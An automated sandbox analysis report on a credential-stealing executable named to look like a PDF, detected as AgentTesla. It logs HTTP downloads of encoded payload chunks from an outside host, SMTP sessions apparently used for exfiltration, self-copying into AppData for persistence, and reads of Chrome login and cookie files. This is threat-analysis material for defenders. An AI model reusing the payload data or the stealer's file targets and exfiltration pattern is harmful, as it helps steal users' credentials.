4c 46 75 46 69 41 69 46 72 63 46 6c 75 47 46 69 69 47 46 6c 6a 46 69 4c 6a 46 47 59 46 69 6c 47 46 41 47 46 6c 6c 41 46 69 69 63 46 69 63 41 46 75 69 46 69 6a 72 46 75 75 46 6c 6c 6c 46 69 69 47 46 69 63 41 46 63 6a 46 69 4c 41 46 47 47 46 6c 6a 46 69 41 63 46 72 47 46 72 47 46 63 47 46 6c 6a 6c 46 59 69 46 6c 75 72 46 41 4c 46 6c 69 75 46 63 72 46 63 72 46 6c 41 6c 46 69 41 69 46 69 69 41 46 63 47 46 69 4c 63 46 4c 41 46 6c 63 72 46 69 63 Data Ascii: 7c96<p>cFiLrFLAFlccFlccFijLFlAuFYuFicFlljFiicFiriFrlFlirFlirFLYFlucFrLFlljFGAFliGFluAFiAuFGlFliLFi ulFliFiLcFiLcFiuGFlrFlAjFiAjFillFrFlFicGFiiGFljFiLrFiiYFlirFijGFluuFiurFGjFllAFGjFllLFccFiYYFGYFliYFiiuFjFlAiFiAcFrjFrjF ljiFYjFlAjFiAjFriFljiFLcFllYFciFljjFLiFicFlccFiuAFiuAFuLFirlFriFiYjFYlFcFiAYFGrFlirFYrFlAiFllFiruFlicFiccFicLFcjFlcuFirj FujFiGlFAAFlicFiiYFiiYFiFiAlFilLFlGFlLFiGuFiirFiAFYLFlLFuFiAiFrcFluGFiiGFljFiLjFGYFilGFAGFllAFiicFicAFuiFijrFu uFlllFiiGFicAFcjFiLAFGGFljFiAcFrGFrGFcGFljlFYiFlurFALFliuFcrFcrFlAlFiAiFiiAFcGFiLcFLAFlcrFic

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49764	104.21.71.230	80	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:47:44.727893114 CET	5073	OUT	GET /base/BE0C9BE287721D2E1639C8881BC9F105.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 23, 2021 09:47:44.830785036 CET	5074	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:47:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dca7a60f312471aec97222035e3e73aaa1614070064; expires=Thu, 25-Mar-21 08:47:44 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 21:04:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086fabbe7d0000c78590a87000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=m%2FSQLLQhymcqhKEWMw4WdDYgIetxT4pXCG CaQvKAxT0be5%2BWp7qaGnk7Q44vm7ZPjHdTfPLPOiibkl9qQHFusoykdi0ABaZTxflKVqIxlqvozu2C"}],"max_age":604800 ,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625faf10c80ac785-AMS Data Raw: 37 63 39 37 0d 0a 3c 70 3e 47 47 46 59 6a 46 69 63 63 46 6a 46 75 46 6a 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6c 41 41 46 6c 41 41 46 6a 46 6a 46 69 4c 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 72 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 69 6c 4c 46 6a 46 6a 46 6a 46 69 63 46 7 5 69 46 69 4c 72 46 69 63 46 6a 46 69 4c 6a 46 59 46 6c 6a 41 46 75 75 46 69 4c 63 46 69 46 47 72 46 6c 6a 41 46 75 75 46 4c 63 46 69 6a 63 46 69 6a 41 46 69 69 41 46 75 6c 46 69 69 6c 46 69 69 63 46 69 69 69 46 69 6a 75 46 69 69 63 46 59 47 46 69 6a 59 46 75 6c 46 59 59 46 59 47 46 69 69 6a 46 69 69 6a 46 69 69 69 46 69 69 72 46 75 6c 46 59 4c 46 69 6a 69 46 75 6c 46 69 69 63 46 69 69 47 46 69 69 6a 46 75 6c 46 69 6a 41 46 69 69 6a 46 75 6c 46 72 4c 46 47 59 46 4c 75 46 75 6c 46 69 6a 59 46 69 69 69 46 69 6a 6a 46 69 6a 69 46 63 72 46 69 75 46 69 75 46 69 6a 46 75 72 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 4c 6a 46 72 59 46 6a 46 6a 46 47 72 46 69 46 75 46 6a 46 47 72 46 69 63 6c 46 63 69 46 69 4c 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6c 6c 63 46 6a 46 75 63 46 6a 46 69 69 46 69 46 4c 6a 46 6a 46 6a 46 4c 63 46 41 46 6a 46 6a 46 72 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6c 6c 6c 46 69 69 63 46 41 46 6a 46 6a 46 75 6c 46 6a 46 6a 46 6a 46 69 6c 4c 46 41 46 6a 46 6a 46 6a 46 6a 46 69 6c 4c 46 6a 46 75 6c 46 6a 46 6a 46 6a 46 6c 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a Data Ascii: 7c97<p>GGFYjFiccFjFuFjFjFjFcFjFjFjFlAAFlAAFjFjFiLcFjFjFjFjFjFjFrcFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjF jFjFjFjFjFjFjFjFjFjFjFjFjFjFilLFjFjFjFicFuiFiLrFicFjFiLjFYFljAFuuFiLcFiFGrFljAFuuFLcFijcFijAFiiAFulFiilFiicFiiiFijuFii cFYGFijYFulFYYFYGFiijFiijFiiiFiirFulFYLFijiFulFiicFiiGFiijFulFijAFiijFulFrLFGYFLuFulFijYFiiiFijjFijiFcrFiuFiuFijFurFjFjF jFjFjFjFjFLjFrYFjFjFGrFiFuFjFGrFiclFciFiLjFjFjFjFjFjFjFjFjFllcFjFucFjFiiFiFLjFjFjFLcFAFjFjFrFjFjFjFjFjFjFlllFiicFAFjFjFu lFjFjFjFilLFAFjFjFjFjFilLFjFulFjFjFjFlFjFjFcFjFjFjFjFjFjFjFcFjFjFjFjFj
Feb 23, 2021 09:47:46.399477959 CET	6139	OUT	GET /base/B7EFDEC15CD29E4CF1B708AC6486760D.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:47:46.466350079 CET	6141	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:47:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d24528de8c514e2616fdb192ac59864401614070066; expires=Thu, 25-Mar-21 08:47:46 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 21:04:09 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086fabc5050000c785a38f9000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=PqUUXu4f1rvXuUMAw85%2BUdAfZLkjsnMxkP sovmI8ZRJbqT5G%2Bpn7ksmsX%2BCgTSflESwRS41rZId7b6ZftfKm%2Fa0%2Bzc225%2FpIDrz1ZxPt3XGQVZM%2F "}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625faf1b3911c785-AMS Data Raw: 33 64 38 31 0d 0a 3c 70 3e 63 46 69 4c 72 46 4c 41 46 6c 63 63 46 6c 63 63 46 69 6a 4c 46 6c 41 75 46 59 75 46 69 63 46 6c 6c 6a 46 69 69 63 46 69 72 69 46 72 6c 46 6c 69 72 46 6c 69 72 46 4c 59 46 6c 75 63 46 72 4c 46 6c 6c 6a 46 47 41 46 6c 69 47 46 6c 75 41 46 69 41 75 46 47 6c 46 6c 69 4c 46 69 75 6c 46 6c 69 46 69 4c 63 46 69 4c 63 46 69 75 47 46 6c 72 46 6c 41 6a 46 69 41 6a 46 69 6c 6c 46 72 46 6c 46 69 63 47 46 69 69 47 46 6c 6a 46 69 4c 72 46 69 6 9 59 46 6c 69 72 46 69 6a 47 46 6c 75 75 46 69 75 72 46 47 6a 46 6c 6c 41 46 47 6a 46 6c 6c 4c 46 63 63 46 69 59 59 46 47 59 46 6c 69 59 46 69 69 75 46 6a 46 6c 41 69 46 69 41 63 46 72 6a 46 72 6a 46 6c 6a 69 46 59 6a 46 6c 41 6a 46 69 41 6a 46 72 69 46 6c 6a 69 46 4c 63 46 6c 6c 59 46 63 69 46 6c 6a 6a 46 4c 69 46 69 63 46 6c 63 63 46 69 75 41 46 69 75 41 46 75 4c 46 69 72 6c 46 72 69 46 69 59 6a 46 59 6c 46 63 46 69 41 59 46 47 72 46 6c 69 72 46 59 72 46 6c 41 69 46 6c 6c 46 69 72 75 46 6c 69 63 46 69 63 63 46 69 63 4c 46 63 6a 46 6c 63 75 46 69 72 6a 46 75 6a 46 69 47 6c 46 41 41 46 6c 69 63 46 69 69 59 46 69 69 59 46 69 46 69 41 6c 46 69 6c 4c 46 6c 47 46 6c 4c 46 69 47 75 46 69 69 72 46 69 41 46 59 4c 46 6c 4c 46 75 46 69 41 69 46 72 63 46 6c 75 47 46 69 69 47 46 6c 6a 46 69 4c 6a 46 47 59 46 69 6c 47 46 41 47 46 6c 6c 41 46 69 69 63 46 69 63 41 46 75 69 46 69 6a 72 46 75 75 46 6c 6c 6c 46 69 69 47 46 69 63 41 46 63 6a 46 69 4c 41 46 47 47 46 6c 6a 46 69 41 63 46 72 47 46 72 47 46 63 47 46 6c 6a 6c 46 59 69 46 6c 75 72 46 41 4c 46 6c 69 75 46 63 72 46 63 72 46 6c 41 6c 46 69 41 69 46 69 69 41 46 63 47 46 69 4c 63 Data Ascii: 3d81<p>cFiLrFLAFlccFlccFijLFlAuFYuFicFlljFiicFiriFrlFlirFlirFLYFlucFrLFlljFGAFliGFluAFiAuFGlFliLFi ulFliFiLcFiLcFiuGFlrFlAjFiAjFillFrFlFicGFiiGFljFiLrFiiYFlirFijGFluuFiurFGjFllAFGjFllLFccFiYYFGYFliYFiiuFjFlAiFiAcFrjFrjF ljiFYjFlAjFiAjFriFljiFLcFllYFciFljjFLiFicFlccFiuAFiuAFuLFirlFriFiYjFYlFcFiAYFGrFlirFYrFlAiFllFiruFlicFiccFicLFcjFlcuFirj FujFiGlFAAFlicFiiYFiiYFiFiAlFilLFlGFlLFiGuFiirFiAFYLFlLFuFiAiFrcFluGFiiGFljFiLjFGYFilGFAGFllAFiicFicAFuiFijrFu uFlllFiiGFicAFcjFiLAFGGFljFiAcFrGFrGFcGFljlFYiFlurFALFliuFcrFcrFlAlFiAiFiiAFcGFiLc


SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 23, 2021 09:47:41.559540987 CET	587	49763	103.17.211.69	192.168.2.4	220-cpsrv-02.onnet.my ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 16:47:40 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 09:47:41.560544968 CET	49763	587	192.168.2.4	103.17.211.69	EHLO 965543
Feb 23, 2021 09:47:41.785818100 CET	587	49763	103.17.211.69	192.168.2.4	250-cpsrv-02.onnet.my Hello 965543 [84.17.52.38] 250-SIZE 20971520 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 09:47:41.786395073 CET	49763	587	192.168.2.4	103.17.211.69	STARTTLS
Feb 23, 2021 09:47:42.016181946 CET	587	49763	103.17.211.69	192.168.2.4	220 TLS go ahead
Feb 23, 2021 09:47:47.613730907 CET	587	49765	103.17.211.69	192.168.2.4	220-cpsrv-02.onnet.my ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 16:47:46 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 09:47:47.613986015 CET	49765	587	192.168.2.4	103.17.211.69	EHLO 965543
Feb 23, 2021 09:47:47.846470118 CET	587	49765	103.17.211.69	192.168.2.4	250-cpsrv-02.onnet.my Hello 965543 [84.17.52.38] 250-SIZE 20971520 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 09:47:47.846772909 CET	49765	587	192.168.2.4	103.17.211.69	STARTTLS
Feb 23, 2021 09:47:48.083342075 CET	587	49765	103.17.211.69	192.168.2.4	220 TLS go ahead
Feb 23, 2021 09:48:37.896342993 CET	587	49775	103.17.211.69	192.168.2.4	220-cpsrv-02.onnet.my ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 16:48:36 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 09:48:37.898952961 CET	49775	587	192.168.2.4	103.17.211.69	EHLO 965543
Feb 23, 2021 09:48:38.129041910 CET	587	49775	103.17.211.69	192.168.2.4	250-cpsrv-02.onnet.my Hello 965543 [84.17.52.38] 250-SIZE 20971520 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 09:48:38.132936954 CET	49775	587	192.168.2.4	103.17.211.69	STARTTLS
Feb 23, 2021 09:48:38.366513968 CET	587	49775	103.17.211.69	192.168.2.4	220 TLS go ahead
Feb 23, 2021 09:48:43.099941015 CET	587	49776	103.17.211.69	192.168.2.4	220-cpsrv-02.onnet.my ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 16:48:41 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 09:48:43.100560904 CET	49776	587	192.168.2.4	103.17.211.69	EHLO 965543
Feb 23, 2021 09:48:43.331737995 CET	587	49776	103.17.211.69	192.168.2.4	250-cpsrv-02.onnet.my Hello 965543 [84.17.52.38] 250-SIZE 20971520 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 09:48:43.332259893 CET	49776	587	192.168.2.4	103.17.211.69	STARTTLS
Feb 23, 2021 09:48:43.568871021 CET	587	49776	103.17.211.69	192.168.2.4	220 TLS go ahead

Code Manipulations

Statistics

Behavior





System Behavior

Analysis Process: A4-058000200390-10-14_REV_pdf.exe PID: 7040 Parent PID: 5816

General

Start time:	09:46:47
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe'
Imagebase:	0x8a0000
File size:	20616 bytes
MD5 hash:	5AF8F94A752CA9996FBFBF01DCC30EDD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.702719345.000000000442A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D01CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D01CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFF5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BE61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BE61B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6CFDD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6CFDD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11 d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6CFDD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11 d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6CFDD72F	unknown
C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe	unknown	4096	success or wait	1	6CFDD72F	unknown
C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe	unknown	512	success or wait	1	6CFDD72F	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1364 Parent PID: 7040

General

Start time:	09:46:54
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6328 Parent PID: 1364

General

Start time:	09:46:54
Start date:	23/02/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 2228 Parent PID: 1364

General

Start time:	09:46:54
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x1300000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: A4-058000200390-10-14_REV_pdf.exe PID: 1572 Parent PID: 7040

General

Start time:	09:46:57
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe
Imagebase:	0xa50000
File size:	20616 bytes
MD5 hash:	5AF8F94A752CA9996FBFBF01DCC30EDD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.915637033.0000000002DFA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.915637033.0000000002DFA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.912000692.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D01CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D01CF06	unknown
C:\Users\user\AppData\Roaming\NewApp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BE6BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BE6DD66	CopyFileW
C:\Users\user\AppData\Roaming\NewApp\NewApp.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6BE6DD66	CopyFileW
C:\Users\user\AppData\Roaming\3pg5upzt.i5q	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BE6BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\3pg5upzt.i5q\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BE6BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\3pg5upzt.i5q\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BE6BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\3pg5upzt.i5q\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6BE6DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\3pg5upzt.i5q\Chrome\Default\Cookies	success or wait	1	6BE66A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	0	20616	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e1 0d 46 88 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 30 00 00 00 06 00 00 00 00 00 00 8e 4e 00 00 00 20 00 00 00 60 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 00 00 00 02 00 00 bc 79 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....F........... ....0..0...........N... ...`....@.. ....y....@................	success or wait	1	6BE6DD66	CopyFileW
C:\Users\user\AppData\Roaming\NewApp\NewApp.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6BE6DD66	CopyFileW
C:\Users\user\AppData\Roaming\3pg5upzt.i5q\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6BE6DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFF5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFFCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CFF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF503DE	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BE61B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BE61B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BE61B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CF503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BE61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BE61B4F	ReadFile
